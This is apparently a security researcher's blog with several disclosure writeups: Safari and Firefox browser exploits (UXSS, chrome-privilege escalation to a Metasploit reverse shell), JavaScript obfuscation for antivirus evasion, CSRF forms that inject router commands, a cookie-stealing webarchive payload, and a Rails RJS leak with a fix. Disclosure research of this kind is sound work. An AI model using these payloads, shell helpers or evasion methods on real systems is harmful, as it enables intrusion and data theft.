Posted on 24 Jun 2015
This is a writeup of a vulnerability I discovered in Mac OS X Safari 8.0.5 and earlier that allowed malicious websites to run Javascript under an arbitrary domain - a UXSS bug. A UXSS bug is a breakdown in Same Origin Policy - the fundamental security policy that keeps the data in your browser safe. UXSS bugs pop up a lot and it is good to know the scope of such a vulnerability, as this gives you a good idea of the trust boundaries at work within the Safari browser.
The bug
First, I’ll walk through the bug. It all stems from an error page - native error and warning pages in Safari are actually just file URLs: you can see this by browsing to some closed port like http://localhost:12345, pulling up the debugger console, and running:
> window.location.href
< "file:///Applications/Safari.app/Contents/Resources/"
So error pages are hosted via a file URL. This is somewhat common (AOSP browser does/did this), and is not in itself wrong. However, it does allow an arbitrary website to gain a reference to a window in file://. Although you can’t get a native Safari error page to show up in an embedded iframe, you can pop open a new window (by convincing the user to click anywhere on the page):
window.onclick = function() {
  var fileWin = window.open('http://localhost:12345', '_blank');
}
The variable fileWin now references a window that contains content belonging to a file:// URL. This is still not a problem, because Same Origin Policy should prevent us from accessing or injecting script into this cross-domain window. This is where the actual vulnerability occurs. Browsers allow cross-domain access to a restricted set of properties on a cross-domain window, including location, postMessage, and history. For example:
> console.log(fileWin.history)
< [Object object]
> fileWin.history.replaceState({},{},'/');
SecurityError
So while we can access the history object, we can’t access the pushState or replaceState property of that object. What if we tried calling the replaceState function belonging to the current history object on the cross-domain history object?
history.replaceState.call(fileWin.history, {}, {}, 'file:///');
Nothing happens. This is because only the state changed - a new page was not requested. Let’s try reloading the page:
history.replaceState.call(fileWin.history, {}, {}, 'file:///');
fileWin.location.reload();
And…
Safari has unexpectedly crashed.
Okay… After digging in a bit, it turns out Safari has some extra security around navigating a document to a file:// URL. Basically the browser maintains a whitelist of file:// URLs that it knows the user has explicitly browsed to and should be allowed. If the desired URL is not on the list, or is not in a subdirectory of a URL on the list, the browser crashes on an assertion. This is awesome news - it should prevent an attacker armed with the bug I had discovered from escalating things further.
Bypassing the URL whitelist
Except there turned out to be an exception in this whitelist - pages in the browser history that are navigated back to are allowed to be file:// URLs. This is to accomodate windows that are restored after Safari has been quit and restarted - these windows also restore their history state, and so may need to be able to navigate “back” to a file:// URL that the user had visited before quitting the session.
So, the full bypass:
history.replaceState.call(fileWin.history, {}, {}, 'file:///');
fileWin.location = 'about:blank';
fileWin.history.back();
This should pop open a Finder window pointing to /. Because the root file:/// path now exists in the history, an attacker can navigate this window to any valid file URL.
Powers of a file:// URL in Safari
HTML documents served under a file:// URL have their own set of powers: they can read the contents of any file on the filesystem, and they can inject Javascript into arbitrary domains (UXSS). However, there is a major restriction: if the HTML document file has Apple’s Quarantine attribute (set automatically on download files and mounted filesystems), then it is run under a sandboxed context and has no special powers.
It took some time for me to think of a way to drop a file that could run with the normal file:// privileges. It turned out .webarchive files still have the usual ridiculous list of powers, regardless of the presence of the Quarantine attribute. By mounting an anonymous FTP drive containing a malicious .webarchive, an attacker could navigate the user’s browser to this privileged file.
Now that the attacker could read any file on the filesystem, and could inject script into any domain, where to go from there? Installing a Safari extension would be very useful - this would leave a permanent hook for the attacker in every interaction between the user and the browser. Safari users can install extensions directly from https://extensions.apple.com, so I investigated what that API might look like. Turned out to be very simple:
safari.installExtension("https://data.getadblock.com/safari/AdBlock.safariextz", "com.betafish.adblockforsafari-UAMUU4S2D9");
The above line, when run under extensions.apple.com, will silently install the AdBlock Safari extension. Using this same approach, an attacker could load extensions.apple.com in a window, then abuse the powers of the malicious .webarchive file to inject script into this window that installed the extension of their choosing.
Disclosure
This vulnerability was allocated CVE-2015-1155 and was fixed by Apple in a May 2015 security update for versions Safari 8.0.5, 7.1.5, and 6.2.5. Apple’s disclosure can be found here.
Additionally I have submitted a Metasploit module for this vulnerability, which can be found here. The module demonstrates cookie database and SSH key theft, as well as silent extension installation.
Posted on 26 Mar 2015
(Note: this is a cross-post of an article I wrote for Metasploit’s blog. The original post can be found here).
A few months ago, I was testing some Javascript code in Firefox involving Proxies. Proxies are a neat ECMAScript 6 feature that Firefox has had implemented for some time now. Proxy objects allow transparent interception of Javascript’s normal get-/set-property pattern:
var x = {};
var p = Proxy(x, {
  get: function() {
    console.log('getter called!');
    return 'intercepted';
  },
  set: function() {
    console.log('setter called!');
  }
});

console.log(p.foo);
p.bar = 1;
When run, the above code will print:
> getter called!
> intercepted
> setter called!
This is very useful to Javascript programmers as it allows for the implementation of the Ruby-style method_missing catch-all method. However, there are security implications; the W3C spec often requires objects from untrusted Javascript to be passed to privileged native code. Getters and setters can allow unprivileged code to run in unexpected ways inside of the privileged native code itself, at which point security checks can start to break. One example of this is geohot’s 2014 Chrome ArrayBuffer memory corruption bug, which tricked native code operating on the buffer by defining a dynamic getter method on the ArrayBuffer’s length property (there is a good writeup here).
So the presence of Proxy objects in Firefox mainstream warrants some investigation. After playing with the implementation, some problems were apparent in how privileged code would interact with Proxy objects that were acting as the prototype of another object. For example, the following line would hang the browser indefinitely:
document.__proto__ = Proxy.create({getPropertyDescriptor:function(){ while(1) {} }});
I played with it some more but could not find a way to abuse the problem further. I reported this to Mozilla as bug 1120261, hoping that someone would investigate. After some back-and-forth I found out that the problem was already fixed in the 35.0 branch, so I put the issue out of my mind.
The breakthrough
A thought struck one day, perhaps the getter is being called back in a different environment. I decided to test this theory by attempting to open a window with chrome privileges: such an operation should not be permitted by unprivileged code. I gave it a shot:
var props = {};
props['has'] = function(){
  var chromeWin = open("chrome://browser/content/browser.xul", "x")();
};

document.__proto__ = Proxy.create(props)
I loaded the page and an alert for “attempting to open a popup window” appeared. This was a good sign, as it meant the chrome:// URL was being allowed to load, and was stopped only by the popup blocker. Which meant… clicking anywhere on the page opened a chrome-privileged URL.
What is chrome://?
Let’s back up a bit. Firefox, like many other browsers, has a notion of privileged zones: different URI schemes have different powers. Chromium does this too (chrome://downloads), and Safari to some extent (file:// URLs). However, Firefox’s chrome:// scheme is rather powerful - the Javascript executing under an origin with a scheme of chrome:// has the full privileges of the browser. In the presence of the right vulnerability, attackers can use this to get a fully-working shell on the user’s machine.
If you want to test this, open the Developer Console (meta-alt-i) and browse to chrome://browser/content/browser.xul. Run the following code (linux/osx only):
function runCmd(cmd) {
    var process = Components.classes["@mozilla.org/process/util;1"]
              .createInstance(Components.interfaces.nsIProcess);
    var sh = Components.classes["@mozilla.org/file/local;1"]
             .createInstance(Components.interfaces.nsILocalFile);
    sh.initWithPath("/bin/sh");
    process.init(sh);
    var args = ["-c", cmd];
    process.run(true, args, args.length);
}

runCmd("touch /tmp/owned");
You should have a file in /tmp/owned.
So if an attacker can find a way to inject code into this window, like we did with the Developer Console, your entire user account is compromised.
Injecting code
Gaining a reference to a chrome:// window is only half the battle. Same Origin Policy prevents attacker.com from interacting with the code in chrome://browser, so we will need to find a way around this. Here I got really lucky; I tried a technique I had used when implementing our 22.0-27.0 WebIDL exploit.
Here’s the technique: by providing the chrome option to open(), when open is called from a chrome-privileged docshell, the provided URL is loaded as the top-level “frame” of the new browser window; that is, there is no skin or interface document that encapsulates our document. A top-level frame has a messageManager property, which is accessible to same-origin code running in other chrome docshells:
// abuse vulnerability to open window in chrome://
var c = new mozRTCPeerConnection;
c.createOffer(function(){},function(){
  var w = window.open('chrome://browser/content/browser.xul', 'top', 'chrome');

  // we can now reference the `messageManager` property of the window's parent
  alert(w.parent.messageManager)
});
MessageManager is a privileged Firefox API for sending messages between processes. One useful detail is that it allows injecting Javascript code into the process remotely using the loadFrameScript function.
Gaining RCE
From here, gaining remote code execution is trivial, thanks to the Firefox privileged payloads included in Metasploit. Just include the Msf::Exploit::Remote::FirefoxPrivilegeEscalation mixin, and the run_payload method will return a configured piece of Javascript code that will call Firefox’s XPCOM APIs to spawn a reverse or bind shell on the target. JSON is used here to avoid encoding issues:
# Metasploit module (ruby code)
js_payload = run_payload
js = %Q|
    var payload = #{JSON.unparse({code: js_payload})};
    injectIntoChrome(payload.code);
|
send_response_html(cli, "<script>#{js}</script>")
The exploit is available as part of the Metasploit framework, under the module name exploits/multi/browser/firefox_proxy_prototype. Here is what it looks like to use:
msf> use exploit/multi/browser/firefox_proxy_prototype
msf> set LHOST <YOUR-EXTERNAL-IP>
msf> set SRVHOST 0.0.0.0
msf> run -j
# User browses to URL...
msf>
[*] Command shell session 1 opened (10.10.9.1:4444 -> 10.10.9.1:65031) at 2015-02-02 17:03:49 -0600
msf exploit(firefox_proxy_prototype) > sessions -i 1
[*] Starting interaction with 1...
ls /
bin
boot
cdrom
dev
.. etc ..
Timeline
- Jan 11, 2015: Originally reported to Mozilla as a low-severity DoS, which turned out to be already patched in trunk
- Jan 13, 2015: Firefox 35.0 shipped with patch
- Jan 20, 2015: RCE implications discovered and disclosed to Mozilla
- Feb 04, 2015: Disclosure to CERT/CC
- Feb 13, 2015: Mozilla updates their original security advisory to note possibility of RCE
- Mar 23, 2015: Public disclosure
All-in-all I was impressed with Mozilla’s response. Plus they sent me a bug bounty, for discovering an RCE exploitation vector of an already-patched bug. Nice.
Posted on 27 Dec 2014
(Note: this is a cross-post of an article I wrote for Metasploit’s blog. The original post can be found here).
Several months ago, Wei sinn3r Chen and I landed some improvements to Metasploit’s Javascript obfuscator, jsobfu. Most notably, we moved it out to its own repo and gem, wrapped it in tests, beefed up its AV resilience, and added a command line interface so that it can be used from the CLI outside of metasploit-framework.
Obfuscation over the years
jsobfu was written by James egypt Lee and was the first Javascript obfuscator in the framework that used a proper parser (tenderlove’s rkelly gem) and AST transformations to obfuscate. It was written to replace the Rex::Exploitation::ObfuscateJS mixin, which was a simpler and less effective regex-based variable renamer (it is still in the Framework to support legacy modules, but jsobfu is the way to go nowadays). Also useful is the Rex::Exploitation::EncryptJS mixin, which encodes the malicious Javascript with a random XOR key and wraps it in an eval wrapper. This can be handy when dealing with static/signatured AV engines.
Module Usage
If you are writing a browser exploit or Javascript post-exploitation module, we have added a convenient mixin for allowing dead-simple obfuscation that can be controlled by the end-user with a datastore option. Your code will look something like:
include Msf::Exploit::JSObfu

def generate_html
  js_obfuscate("trigger_exploit();");
end
Note that the Msf::Exploit::JSObfu mixin is automatically pulled in when you use the BrowserExploitServer.
When the js_obfuscate method is used, the user has control over the level of obfuscation iterations through an advanced datastore option called JsObfuscate:
Name           : JsObfuscate
Current Setting: 0
Description    : Number of times to obfuscate JavaScript
The Gem
The new jsobfu Ruby gem can be installed in a snap:
This installs the jsobfu library and adds a global jsobfu shell command that will read Javascript code from stdin and obfuscate it:
$ echo "console.log('Hello World')" | jsobfu

window[(function () { var E="ole",d="ons",f="c"; return f+d+E })()][(String.fromChar
Code(108,111,0147))](String.fromCharCode(0x48,0x65,0154,0154,111,32,0127,0x6f,114,01
54,0x64));
There is also an optional iterations parameter that allows you to obfuscate a specified number of times:
$ echo "console.log('Hello World')" | jsobfu 3

window[(function(){var T=String[(String.fromCharCode(102,114,0x6f,109,0x43,104,97,0x
72,0x43,0157,0x64,0145))](('j'.length*0x39+54),('h'.length*(3*('X'.length*024+8)+9)+
15),(1*('Q'.length*(1*0x40+14)+19)+4)),Z=(function(){var c=String.fromCharCode(0x6e,
0163),I=String.fromCharCode(99,0x6f);return I+c;})();return Z+T;})()][(String[(Strin
g[((function () { var r="de",t="mCharCo",M="f",_="ro"; return M+_+t+r })())]((0x6*0x
f+12),(01*('J'.length*('z'.length*(4*0x9+4)+27)+1)+46),(0x37*'Bw'.length+1),('K'.len
gth*(0x3*0x1a+17)+14),(02*(1*(1*(05*'RIZ'.length+2)+6)+3)+15),('X'.length*('zzJA'.le
ngth*021+15)+21),(0x1*0111+24),('FK'.length*0x2b+28),('z'.length*0x43+0),(03*33+12),
('AZa'.length*('NKY'.length*(02*4+3)+0)+1),(1*0x5c+9)))](('u'.length*(01*('KR'.lengt
h*('av'.length*0x7+3)+5)+19)+(01*('j'.length*056+0)+4)),('z'.length*(String.fromChar
Code(0x67,85,0155,0156,75,84,0114,0x4c)[((function () { var f="ngth",F="e",x="l"; re
turn x+F+f })())]*((function () { var n='m',a='Q'; return a+n })()[(String.fromCharC
ode(0154,101,110,0x67,0x74,104))]*(function () { var w='d',A='tMf'; return A+w })()[
((function () { var yG="ngth",q5="e",J="l"; return J+q5+yG })())]+'SX'.length)+'crFi
Kaq'.length)+(1*026+2)),('p'.length*(06*15+10)+'nnU'.length)))]((function(){var En=S
tring[(String.fromCharCode(0146,0x72,0x6f,0x6d,0103,104,97,0x72,67,0x6f,0144,101))](
(3*041+9),('eHUOhZL'.length*(0x1*(01*9+1)+3)+9)),Y=(function(){var z=(function () {
var Sf='r'; return Sf })(),Z=(function () { var N='o'; return N })(),C=String.fromCh
arCode(0x57);return C+Z+z;})(),k=String[((function () { var b="e",s="od",p="fromCha"
,H="rC"; return p+H+s+b })())](('C'.length*('H'.length*('Ia'.length*0xf+3)+12)+27),(
'G'.length*(01*('Wv'.length*25+10)+27)+14),('Q'.length*077+45),('MXq'.length*30+18),
(1*('B'.length*(0x1*29+20)+24)+38),(0x2*020+0));return k+Y+En;})());
The Implementation
The original approach of jsobfu is simple: obfuscate String, object, and number literals by transforming them into random chunks of executable statements. For example, the statement:
"ABC";
Might be transformed a number of different ways (variables are renamed during transformation):
String.fromCharCode(0101,0x42,0x43);
Or:
(function () { var t="C",_="B",h="A"; return h+_+t })();
Or even:
(function(){var k=String.fromCharCode(0103),d=String.fromCharCode(0x42),
  v=(function () { var I="A"; return I })();return v+d+k;})();
In order to make this useful in evading AV, we wanted to be sure that every signaturable string in the original code was (possibly) randomized. Because Javascript allows property lookups from a string, it is possible to rewrite all property lookups into small, randomly chosen chunks of code. This makes de-obfuscation rather tedious for a human, since a lot of code is executing and there is no straightforward place to put a hook (as opposed to an eval-based approach).
So if you obfuscate code that performs a lookup:
// input:
var obj = {};
var x = obj.y;
The lookup will be obfuscated with a randomly chosen String literal transformation:
// obfuscated output:
var K = {};
var X = K[(String.fromCharCode(0x79))];
Global lookups must also be dealt with:
// input:
var x = GlobalObject.y;
Global lookups are resolved against the window global, so they too can be obfuscated:
// obfuscated output:
var G = window[String.fromCharCode(0x47,0x6c,0x6f,0142,97,0x6c,79,98,0x6a,
101,99,0x74)][((function () { var i="y"; return i })())];
Posted on 15 Apr 2014
(Note: this is a cross-post of an article I wrote for Metasploit’s blog. The original post can be found here.)
CSRFs - or Cross-Site Request Forgery vulnerabilities - occur when a server accepts requests that can be “spoofed” from a site running on a different domain. The attack goes something like this: you, as the victim, are logged in to some web site, like your router configuration page, and have a valid session token. An attacker gets you to click on a link that sends commands to that web site on your behalf, without your knowledge.
These vulnerabilities can be especially handy to attackers when trying to exploit something on the the victim’s LAN. The most common way to spoof requests is just by sending an XMLHttpRequest (XHR) from a site under the attacker’s control: all browsers will let you send GET/POST with arbitrary data and content-type to a cross-domain endpoint. Of course, due to the Same Origin Policy (SOP), this is a “fire and forget” operation. There is usually no way to read the contents of the cross domain response:
var xhr = new XMLHttpRequest;
xhr.open('POST', 'http://192.168.1.1/ping.cgi', false);
xhr.send('?pingstr='+encodeURIComponent('& echo abc123 > /tmp/bin; chmod ..'));
The usual advice is to disable Javascript on untrusted sites, either through whitelisting or blacklisting, and usually using something like Mozilla’s NoScript add-on. Does this mean NoScript users are immune to CSRF attacks? After all, without Javascript, an arbitrary domain can’t just fire off malicious XMLHttpRequests - they don’t trigger when Javascript is disabled.
How does NoScript help prevent CSRF?
Unfortunately, NoScript doesn’t actually do much to prevent CSRF. The obvious example is an <img> tag, which does a GET request on the src attribute, regardless of what domain is used. But POST routes are often more desirable, since they are supposed to be used for mutating server state.
The typical way an attacker will handle POST CSRFs on NoScript users is with a form that submits data to a cross domain endpoint, and get the user to unknowingly click it. The submit button is styled to take up the entire screen, and voila! You have a 1-click exploit:
<form method='post' action='http://192.168.1.1/ping.cgi' target='f'>
  <input type='hidden' name="pingstr" value="& echo abc12312..." />
  <input type='submit' value="" style="position:absolute;position:fixed;top:0;left:0;width:1200px;height:1200px;background:#fff;opacity:0;" />
</form>
<iframe name='f' id='f' style='position:absolute;left:-500px;top:-500px;height:1px;width:1px'></iframe>
So when the user clicks anywhere on the page, they submit the invisible form. The form’s target attribute is set to a hidden iframe, so that the unknown form submission does not even navigate the top-level page, so the user has no idea that a request just happened (this is handy for phishing).
Note: if the pingstr parameter looks familiar, you might have seen it in exploit/linux/http/linksys_wrt110_cmd_exec. Many of Metasploit’s router exploits can be triggered via CSRF.
Now, how to get the user to click the page? There are a million ways to do this, but one easy and reliable trick is to just put a “Redirecting…” link at the top of the page. Eventually the user will get tired of waiting for the redirect to load and will click the link (I know I do this at least).
What about non-HTTP protocols?
It is known that the UPnP interfaces in certain routers will take SOAP requests that can be easily spoofed, which can be abused to forward internal ports from the LAN on to the Internet. With AJAX, arbitrary data can be inserted into a POST request, by calling ajax.send(data).
But if you try and use the <form> vector, you will find that you cannot send arbitrary data after the request headers. You can set enctype=”text/plain” on the form, which prevent the parameters from being formatted and URL encoded:
<form method='post' enctype='text/plain' action='http://192.168.1.1/upnp.cgi'>
  <input type='hidden' name="blah" value="<SOAP document...>" />
  <input type='submit' value="submit" style="position:fixed;top:0;left:0;width:1200px;height:1200px;background:#000;opacity:0;" />
</form>
But there will always be some leading garbage on the request (in this instance, the “blah=” string):
POST /ping.cgi HTTP/1.1
Host: 192.168.0.5:5000
Connection: keep-alive
Content-Length: 23
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://attacker.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.152 Safari/537.36
Content-Type: text/plain
Referer: http://attacker.com
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8

blah=<SOAP document...>
Depending on the protocol, you can often find ways to turn that leading garbage into something that is ignored by the server, like an XML comment:
<input type='hidden' name="<!--" value="--><SOAP document...>" />

POST /ping.cgi HTTP/1.1
Host: 192.168.0.5:5000
Connection: keep-alive
Content-Length: 26
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://attacker.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.152 Safari/537.36
Content-Type: text/plain
Referer: http://fiddle.jshell.net/_display/
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8

<!--=--><SOAP document...>
Finally, one interesting fact of <noscript> CSRF exploits is that they can often be triggered straight from the user’s web-based email. Most webmail applications will alert the user when the submit button is clicked, often with a message along the lines of “You are submitting data to an external page, are you sure you want to do this?”. One accidental “OK”, and the victim’s router/webapp/internal device is owned.
Now, how can a NoScript user prevent this from happening? The short answer for now is “don’t click anything on the Internet”. Not terribly practical. Of course, you can inspect the source of every page you visit, just like you already inspect the source code of every software application you intend to install. Right, nobody actually does that – Javascript obfuscation alone makes this basically impossible. So, to reiterate in TL;DR format:
In 2014, default NoScript techniques do not actually protect you against CSRF.
Sorry for maybe ruining your day. If you have any advice as to how to practically resolve this problem, feel free to comment below.
Update: NoScript ABE allows you to blacklist certain types of requests
Big thanks to commentor @ma1 for pointing out the ABE component of NoScript, available in NoScript Preferences -> Advanced -> ABE. ABE allows you to define which origins are allowed to communicate to one another. By default, requests from non-LAN sites to a host on the LAN are blocked. My testing on this issue was flawed and my initial results were incorrect. It would be interesting to see how ABE stands up to a DNS rebinding attack into a LAN. However, CSRFs are still very possible in noscript across other (non-LAN) origins, or from a “rogue” LAN host into another LAN host, unless you explicitly create rules to prevent this.
Posted on 29 Dec 2013
(Note: this is a cross-post of an article I wrote for Metasploit’s blog. The original post can be found here.)
Several weeks ago, Egor Homakov wrote a blog post pointing out a common info leak vulnerability in many Rails apps that utilize Remote JavaScript. The attack vector and implications can be hard to wrap your head around, so in this post I’ll explain how the vulnerability occurs and how to exploit it.
What is Remote Javascript?
Remote JavaScript (RJS) was a pattern prescribed by Rails < 2 to implement dynamic web sites. In RJS the user-facing parts of a website (HTML and JS) act as a “dumb client” for the server: when dynamic action is needed, the client calls a JavaScript helper that sends a request to the server. The server then performs the necessary logic and generates and responds with JavaScript code, which is sent back to the client and eval()‘d.
The RJS approach has some advantages, as rails creator dhh points out in a recent blog post. However, suffice it to say that RJS breaks down as soon as you need complex client-side code, and a server API that responds with UI-dependent JavaScript is not very reusable. So Rails mostly has moved away from the RJS approach (JSON APIs and client-heavy stacks are the new direction), but still supports RJS out of the box.
So what’s the problem?
Unfortunately, RJS is insecure by default. Imagine a developer on a Rails app that uses RJS is asked to make an Ajax-based login pop-up page. Following the RJS pattern, the developer would write some JavaScript that, when the “Login” link is clicked, asks the remote server what to do. The developer would add a controller action to the Rails app that responds with the JavaScript required to show the login form:
class Dashboard
  def login_form
    respond_to do |format|
      format.js do
        render :partial => 'show_login_form'
      end
    end
  end
end
Following the RJS pattern, the show_login_form.js.erb partial returns some JavaScript code to update the login form container:
$("#login").show().html("<%= escape_javascript(render :partial => 'login/form')")
Which, when rendered, produces code such as:
$("#login").show().html("
  <form action='/login' method='POST'>
  <input type='hidden' name='auth_token' value='XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'>
  <table>
      <tr>
          <td>Name</td>
          <td><input type='text'></td>
      </tr>
      <tr>
          <td>Password</td>
          <td><input type='password'></td>
      </tr>
  </table>
</input>")
Now imagine user Tom is logged into the Rails app (which we’ll say is served from railsapp.com). An unrelated website attacker.com might serve Tom the following code:
<html>
  <body>
    <script src='https://railsapp.com/dashboard/login.js'></script>
  </body>
</html>
Because <script> tags are allowed to be cross-origin (this is useful for CDNs), Tom’s browser happily sends a GET request to railsapp.com, attaching his railsapp.com cookie. The RJS script is generated and returned to Tom, and his browser executes it. By stubbing out the necessary functions in the global scope, attacker.com can easily gain access to the string of HTML that is sent back:
<html>
  <body>
    <script>
      function $() {
        return {
          show: function() {
            return {
              html: function(str) {
                alert(str);
              }
            };
          }
        };
      }
    </script>
    <script src='http://railsapp.com/dashboard/login.js'></script>
  </body>
</html>
And now attacker.com can easily parse out Tom’s CSRF auth token and start issuing malicious CSRF requests to railsapp.com. This means that attacker.com can submit any form in railsapp.com. The same technique can be used to leak other information besides auth token, including logged-in status, account name, etc.
As a pentester, how can I spot this bug while auditing a web app?
It is pretty easy to find this vulnerability. Click around a while in the web app and keep Web Inspector’s Network tab open. Look for .js requests sent sometime after a page load. Any response to a .js request that includes private info (auth token, user ID, existence of a login session) can be “hijacked” using an exploit similar to the above PoC.
How can I fix this in my web app?
The fix prescribed by Rails is to go through your code and add request.xhr? checks to every controller action that uses RJS. This is annoying, and is a big pain if you have a large existing code base that needs patching. Since Metasploit Pro was affected by the vulnerability, we needed a patch quick. So I present our solution to the vulnerability - we now check all .js requests to ensure that the REFERER header is present and correct. The only downside here is that your app will break for users behind proxies that strip referers. Additionally, this patch will not work for you if you plan on serving cross-domain JavaScript (e.g. for a hosted JavaScript SDK). If you can stomach that sacrifice, here is a Rails initializer that fixes the security hole. Drop it in ui/config/initializers of your Rails app:
# This patch adds a before_filter to all controllers that prevents xdomain
# .js requests from being rendered successfully.

module RemoteJavascriptRefererCheck
  extend ActiveSupport::Concern

  included do
    require 'uri'
    before_filter :check_rjs_referer, :if => ->(controller) { controller.request.format.js? }
  end

  # prevent generated rjs scripts from being exfiltrated by remote sites
  # see http://homakov.blogspot.com/2013/11/rjs-leaking-vulnerability-in-multiple.html
  def check_rjs_referer
    referer_uri = begin
      URI.parse(request.env["HTTP_REFERER"])
    rescue URI::InvalidURIError
      nil
    end

    # if request comes from a cross domain document
    if referer_uri.blank? or
      (request.host.present? and referer_uri.host != request.host) or
      (request.port.present? and referer_uri.port != request.port)

      head :unauthorized
    end
  end
end

# shove the check into the base controller so it gets hit on every route
ApplicationController.class_eval do
  include RemoteJavascriptRefererCheck
end
And your server will now return a 500 error to any RJS request that does not contain the correct REFERER. A gist is available here, just download and place in $RAILS_ROOT/config/initializers.
Posted on 25 Apr 2013
(Note: this is a cross-post of an article I wrote for Metasploit’s blog. The original post can be found here.)
tldr: For now, don’t open .webarchive files, and check the Metasploit module, Apple Safari .webarchive File Format UXSS
Safari’s webarchive format saves all the resources in a web page - images, scripts, stylesheets - into a single file. A flaw exists in the security model behind webarchives that allows us to execute script in the context of any domain (a Universal Cross-site Scripting bug). In order to exploit this vulnerability, an attacker must somehow deliver the webarchive file to the victim and have the victim manually open it1 (e.g. through email or a forced download), after ignoring a potential “this content was downloaded from a webpage” warning message2sup>.
It is easy to reproduce this vulnerability on any Safari browser: Simply go to https://browserscan.rapid7.com/ (or any website that uses cookies), and select File -> Save As… and save the webarchive to your ~/Desktop as metasploit.webarchive. Now convert it from a binary plist to an XML document (on OSX):
plutil -convert xml1 -o ~/Desktop/xml.webarchive ~/Desktop/metasploit.webarchive
Open up ~/Desktop/xml.webarchive in your favorite text editor. Paste the following line (base64 for <script>alert(document.cookie)</script>) at the top of the first large base64 block.
PHNjcmlwdD5hbGVydChkb2N1bWVudC5jb29raWUpPC9zY3JpcHQ+

Now save the file and double click it from Finder to open in Safari:

You will see your browserscan.rapid7.com cookies in an alert box. Using this same approach, an attacker can send you crafted webarchives that, upon being opened by the user, will send cookies and saved passwords back to the attacker. By modifying the WebResourceURL key, we can write script that executes in the context of any domain, which is why this counts as a UXSS bug.
Unfortunately, Apple has labeled this a “wontfix” since the webarchives must be downloaded and manually opened by the client. This is a potentially dangerous decision, since a user expects better security around the confidential details stored in the browser, and since the webarchive format is otherwise quite useful. Also, not fixing this leaves only the browser’s file:// URL redirect protection, which has been bypassed many times in the past.
Let’s see how we can abuse this vulnerability by attempting to attack browserscan.rapid7.com:
Attack Vector #1: Steal the user’s cookies. Straightforward. In the context of https://browserscan.rapid7.com/, simply send the attacker back the document.cookie. HTTP-only cookies make this attack vector far less useful.
Attack Vector #2: Steal CSRF tokens. Force the browser to perform an AJAX fetch of https://browserscan.rapid7.com and send the response header and body back to the attacker.
Attack Vector #3: Steal local files. Since .webarchives must be run in the file:// URL scheme, we can fetch the contents of local files by placing AJAX requests to file:// URLs3. Unfortunately, the tilde (~) cannot be used in file:// URLs, so unless we know the user’s account name we will not be able to access the user’s home directory. However this is easy to work around by fetching and parsing a few known system logs4 from there, the usernames can be parsed out and the attacker can start stealing known local file paths (like /Users/username/.ssh/id_rsa) and can even “crawl” for sensitive user files by recursively parsing .DS_Store files in predictable locations (OSX only)5.
Attack Vector #4: Steal saved form passwords. Inject a javascript snippet that, when the page is loaded, dynamically creates an iframe to a page on an external domain that contains a form (probably a login form). After waiting a moment for Safari’s password autofill to kick in, the script then reads the values of all the input fields in the DOM and sends it back to the attacker6.
Attack Vector #5: Store poisoned javascript in the user’s cache. This allows for installing “viruses” like persisted keyloggers on specific sites… VERY BAD! An attacker can store javascript in the user’s cache that is run everytime the user visits https://browserscan.rapid7.com/ or any other page under browserscan.rapid7.com that references the poisoned javascript. Many popular websites cache their script assets to conserve bandwidth. In a nightmare scenario, the user could be typing emails into a “bugged” webmail, social media, or chat application for years before either 1) he clears his cache, or 2) the cached version in his browser is expired. Other useful assets to poison are CDN-hosted open-source JS libs like google’s hosted jquery, since these are used throughout millions of different domains.
Want to try for yourself? I’ve written a Metasploit module that can generate a malicious .webarchive that discretely carries out all of the above attacks on a user-specified list of URLs. It then runs a listener that prints stolen data on your msfconsole.
Unless otherwise noted, all of these vectors are applicable on all versions of Safari on OSX and Windows.
Disclosure Timeline
| Date |
Description |
| 2013-02-22 |
Initial discovery by Joe Vennix, Metasploit Products Developer |
| 2013-02-22 |
Disclosure to Apple via bugreport.apple.com |
| 2013-03-01 |
Re-disclosed to Apple via bugreport.apple.com |
| 2013-03-11 |
Disclosure to CERT/CC |
| 2013-03-15 |
Response from CERT/CC and Apple on VU#460100 |
| 2013-04-25 |
Public Disclosure and Metasploit module published |
-
Safari only allows webarchives to be opened from file:// URLs; otherwise it will simply download the file.
-
